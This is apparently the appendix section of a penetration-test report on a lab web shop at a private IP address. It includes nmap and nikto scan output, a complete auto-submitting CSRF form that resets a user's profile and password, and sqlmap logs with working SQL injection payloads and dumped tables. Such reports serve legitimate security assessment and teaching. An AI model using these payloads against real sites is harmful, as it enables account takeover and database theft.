ALTER TABLE `loginout_serverhistory`
MODIFY `Primary` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=11;
--
-- AUTO_INCREMENT for table `message`
--
ALTER TABLE `message`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
--
-- AUTO_INCREMENT for table `purchases`
--
ALTER TABLE `purchases`
MODIFY `id` int(10) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=74;
--
-- AUTO_INCREMENT for table `reply_message`
--
ALTER TABLE `reply_message`
MODIFY `Primary_key` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
--
-- AUTO_INCREMENT for table `sent_messages`
--
ALTER TABLE `sent_messages`
MODIFY `ID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
--
-- AUTO_INCREMENT for table `tb_productreport`
--
ALTER TABLE `tb_productreport`
MODIFY `ProductID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=12;
```

```
--
-- AUTO_INCREMENT for table `tb_products`
--
ALTER TABLE `tb_products`
MODIFY `productID` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=12;
--
-- AUTO_INCREMENT for table `tb_sentmessage`
--
ALTER TABLE `tb_sentmessage`
MODIFY `Primary_key` int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=2;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```

APPENDIX F - IN-DEPTH NMAP SCAN

```
# Nmap 7.91 scan initiated Thu Dec  2 08:11:18 2021 as: nmap -sC -sV -T4 -oA full_scan.txt 192.168.1.20
Nmap scan report for 192.168.1.20
Host is up (0.00061s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.4c
80/tcp   open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3)
| http-robots.txt: 1 disallowed entry
|_/company-accounts
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
|_http-title: Hacklab Security
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev
Perl/v5.16.3
|_http-title: Index of /
| ssl-cert: Subject: commonName=localhost/organizationName=Apache
Friends/stateOrProvinceName=Berlin/countryName=DE
| Not valid before: 2004-10-01T09:10:30
|_Not valid after:  2010-09-30T09:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

3306/tcp open mysql   MariaDB (unauthorized)
MAC Address: 00:15:5D:00:04:0C (Microsoft)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Thu Dec 2 08:11:33 2021 -- 1 IP address (1 host up) scanned in 15.08 seconds

APPENDIX G - NIKTO SCAN RESULTS

- Nikto v2.1.6/2.1.5
- Nikto v2.1.6/2.1.5
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.20
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.6.34
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: GET /company-accounts/: Directory indexing found.
+ GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ GET "robots.txt" contains 1 entry which should be manually viewed.
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ HEAD OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ HEAD PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ HEAD Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ HEAD Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OGWRTBFA Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php: Output from the phpinfo() function was found.
- Nikto v2.1.6/2.1.5

+ Target Host: 192.168.1.20
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.6.34
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: GET /company-accounts/: Directory indexing found.
+ GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ GET "robots.txt" contains 1 entry which should be manually viewed.
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ HEAD Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ HEAD Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ HEAD OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ HEAD PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ NBBFHMZA Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3092: GET /admin/: This might be interesting...
+ OSVDB-3268: GET /forum/: Directory indexing found.
+ OSVDB-3092: GET /forum/: This might be interesting...
+ OSVDB-3268: GET /img/: Directory indexing found.
+ OSVDB-3092: GET /img/: This might be interesting...
+ OSVDB-3093: GET /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3268: GET /database/: Directory indexing found.
+ OSVDB-3093: GET /database/: Databases? Really??
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.

+ GET /login.php: Admin login page/section found.
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.20
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.6.34
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: GET /company-accounts/: Directory indexing found.
+ GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ GET "robots.txt" contains 1 entry which should be manually viewed.
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ HEAD Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ HEAD Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ HEAD PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ HEAD OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ CPKXHOVF Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3092: GET /admin/: This might be interesting...
+ OSVDB-3268: GET /forum/: Directory indexing found.
+ OSVDB-3092: GET /forum/: This might be interesting...
+ OSVDB-3268: GET /img/: Directory indexing found.
+ OSVDB-3092: GET /img/: This might be interesting...
+ OSVDB-3093: GET /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3268: GET /database/: Directory indexing found.
+ OSVDB-3093: GET /database/: Databases? Really??
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ GET /login.php: Admin login page/section found.

APPENDIX H – CSRF

```
    <form class="form-horizontal" method="post">
                        <h3>Your personal information<a href="user_account2.php"><input class="span1 btn"  value="Back" /></a></h3>

            <div class="control-group">
        <label class="control-label" for="dob">Gender</label>
        <div class="controls">
        <select class="span2" name="gender">
            <option>Male</option>
            <option value="Male">Male</option>
            <option value="Female">Female</option>
            </select>
        </div>
        </div>

  <!------------This is for Capital the first letter------------------->
<script language="javascript" type="text/javascript">
function cap()
{
    var str = document.getElementById("inputFname").value;
    document.getElementById("inputFname").value = str.charAt(0).toUpperCase() + str.slice(1);
}
</script>
<!------------------------------------>
        <div class="control-group">
            <label class="control-label" for="inputFname">First name   </label>
            <div class="controls">
              <input type="text" name="fname" class="form-control" onkeydown = "cap()" id="inputFname" value="Joe" required/>
            </div>
         </div>
           <!------------This is for Capital the first letter------------------->
<script language="javascript" type="text/javascript">
function cap1()
{
    var str = document.getElementById("inputmiddlename").value;
    document.getElementById("inputmiddlename").value = str.charAt(0).toUpperCase() + str.slice(1);
}
</script>
<!------------------------------------>
         <div class="control-group">
            <label class="control-label" for="inputMname">Middle name   </label>
            <div class="controls">
              <input type="text" name="middlename"  onkeydown="cap1()" id="inputmiddlename" value="Johnson" required/>
```

Figure 1 *– Code of the legitimate form taken from the web application.*




Figure 2 *– Legitimate POST request captured with Burp Suite.*

```
<html>
<body>
<form name="mal" method="POST" action="http://192.168.1.20/updatepassword.php">
<input type="hidden" name="gender" value="Female">
<input type="hidden" name="fname" class="form-control" id="inputFname" value="Hacked" required="">
<input type="hidden" name="middlename" id="inputmiddlename" value="Never" required="">
<input type="hidden" name="lastname" id="inputLname" value="Gonna" required="">
<input type="hidden" name="bdate" id="dob" value="1999-12-12" required="">
<input type="hidden" name="address" id="address" value="Hacked" required="">
<input type="hidden" name="city" id="city" value="Hacked" required="">
<input type="hidden" name="cnumber" id="phone" value="0987654321" required="">
<input type="hidden" name="email" id="inputEmail" value="hacked@test.com" required="">
<input type="hidden" name="password" id="password" value="hacked123" required="">
<input type="hidden" name="customer_id" value="5">
<input type="hidden" name="email_create" value="1">
<input type="hidden" name="is_new_customer" value="1">
<input type="submit" name="submit" value="Save">
</form>
<script>document.forms["mal"].submit()</script>
</body>
</html>
                                                                    21,7          All
```

Figure 3 *– Altered version of the form used for the CSRF exploit.*

Figure 4 *– Running a python3 server on port 8000 through the terminal.*




Figure 5 *– Fake page being opened through the browser.*




Figure 6 *– Malicious POST request from the CSRF attack.*




Figure 7 *– Successful attack execution.*

APPENDIX I – BRUTEFORCE SQLMAP ATTACK LOG

sqlmap identified the following injection point(s) with a total of 7427 HTTP(s) requests:

Parameter: email (POST)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: email=xPbj' AND (SELECT 2783 FROM(SELECT COUNT(*),CONCAT(0x716a767a71,(SELECT (ELT(2783=2783,1))),0x716a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- lYap&password=&submit=UiDb

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

```
   Payload: email=xPbj' AND (SELECT 5232 FROM (SELECT(SLEEP(5)))nzxi)--
lUhq&password=&submit=UiDb
---
web application technology: PHP 5.6.34, Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
sqlmap identified the following injection point(s) with a total of 7506 HTTP(s) requests:
---
Parameter: email (POST)
   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
   Payload: email=bMiF' AND (SELECT 3233 FROM(SELECT COUNT(*),CONCAT(0x7178707171,(SELECT
(ELT(3233=3233,1))),0x716a6b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)-- LXvs&password=&submit=Lkui

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: email=bMiF' AND (SELECT 6272 FROM (SELECT(SLEEP(5)))FBZY)--
xRGa&password=&submit=Lkui
---
web application technology: PHP 5.6.34, Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
sqlmap identified the following injection point(s) with a total of 495 HTTP(s) requests:
---
Parameter: email (POST)
   Type: boolean-based blind
   Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
   Payload: email=zcxF' RLIKE (SELECT (CASE WHEN (3117=3117) THEN 0x7a637846 ELSE 0x28 END))--
gWIs&password=&login=ulFD

   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
   Payload: email=zcxF' AND (SELECT 8991 FROM(SELECT COUNT(*),CONCAT(0x71786b6271,(SELECT
(ELT(8991=8991,1))),0x71706a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)-- Xhkz&password=&login=ulFD

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: email=zcxF' AND (SELECT 5859 FROM (SELECT(SLEEP(5)))aabR)--
xhyY&password=&login=ulFD
---
web application technology: PHP 5.6.34, Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
sqlmap identified the following injection point(s) with a total of 2174 HTTP(s) requests:
---
```

```
Parameter: search (POST)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: submit.x=1&submit.y=1&search=mfCB' AND (SELECT 3367 FROM (SELECT(SLEEP(5)))faag)--
rOTP
---
web application technology: PHP 5.6.34, Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
   Payload: email=bMiF' AND (SELECT 3233 FROM(SELECT COUNT(*),CONCAT(0x7178707171,(SELECT
(ELT(3233=3233,1))),0x716a6b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)-- LXvs&password=&submit=Lkui

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: email=bMiF' AND (SELECT 6272 FROM (SELECT(SLEEP(5)))FBZY)--
xRGa&password=&submit=Lkui
---
web application technology: PHP 5.6.34, Apache 2.4.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
   Payload: email=xPbj' AND (SELECT 2783 FROM(SELECT COUNT(*),CONCAT(0x716a767a71,(SELECT
(ELT(2783=2783,1))),0x716a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a)-- lYap&password=&submit=UiDb

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: email=xPbj' AND (SELECT 5232 FROM (SELECT(SLEEP(5)))nzxi)--
lUhq&password=&submit=UiDb
---
web application technology: Apache 2.4.29, PHP 5.6.34
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
Database: aa2000
Table: comment
[1 entry]
+------------+----------------+-----+---------+-------------+
```

| CustomerID | announcementID | Num | Comment | date_posted |
+------------+----------------+-----+---------+-------------+
| 1 | 1 | 1 | Asda | 1499973598 |
+------------+----------------+-----+---------+-------------+

Database: aa2000
Table: tb_equipment
[0 entries]
+---------+-------------+-------------+-------+--------+-----------+-----------+-----------+------------+--------------+
| item_id | employee_id | supplier_id | price | status | date_post | item_code | item_name | brand_name | item_category |
+---------+-------------+-------------+-------+--------+-----------+-----------+-----------+------------+--------------+
+---------+-------------+-------------+-------+--------+-----------+-----------+-----------+------------+--------------+

Database: aa2000
Table: audit_trail
[34 entries]
+----+-------+---+---------+----------+---------------------+
| ID | KeyID | Detail | User | Outcome | Date_time |
+----+-------+---+---------+----------+---------------------+
0	39	CustomerID Name Message was deleted!	<blank>	Deleted	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	8	ProductID 2 Name= CCD Sony 1/3 Dome Type Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	9	ProductID 3 Name= KD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	10	ProductID 4 Name= KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	11	ProductID 5 Name= 220X Day/Night Color CCD ZOOM Camera with 1/4 ?i was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	12	ProductID 6 Name= Bullet Type Covert Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	13	ProductID 7 Name= Weatherproofed Camera with Infra-Red was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm

0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	7	ProductID 1 Name= Professional Standard Box Camera was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	14	ProductID 8 Name= ACTI PTZD91 was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	14	ProductID 8 Name= ACTI PTZD91 was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	15	ProductID 9 Name= VC IRD720P- ANALOG DOME TYPE CAMERA was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	15	ProductID 9 Name= VC IRD720P- ANALOG DOME TYPE CAMERA was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	16	ProductID 10 Name= VC IRW720P- ANALOG BULLET TYPE CAMERA was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	16	ProductID 10 Name= VC IRW720P- ANALOG BULLET TYPE CAMERA was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	17	ProductID 11 Name= VC?D42S720-ANALOG BULLET TYPE CAMERA was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	17	ProductID 11 Name= VC?D42S720-ANALOG BULLET TYPE CAMERA was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	18	Product ID 1 was permanently deleted!	<blank>	Deleted	November 2, 2021 7:09:pm
0	18	Product ID 1 was permanently deleted!	<blank>	Deleted	November 2, 2021 7:09:pm
0	19	ProductID 1 Name= was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	19	ProductID 1 Name= was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	20	ProductID 2 Name= was move to Archive	<blank>	Move	November 2, 2021 7:09:pm
0	20	ProductID 2 Name= was move to Archive	<blank>	Move	November 2, 2021 7:09:pm

```
| 0  | 21    | ProductID 3 Name=  was move to Archive                                    | <blank> | Move     |
November 2, 2021 7:09:pm   |
| 3  | 6     | Announcement = We will never give you up New Announcement was created                 |
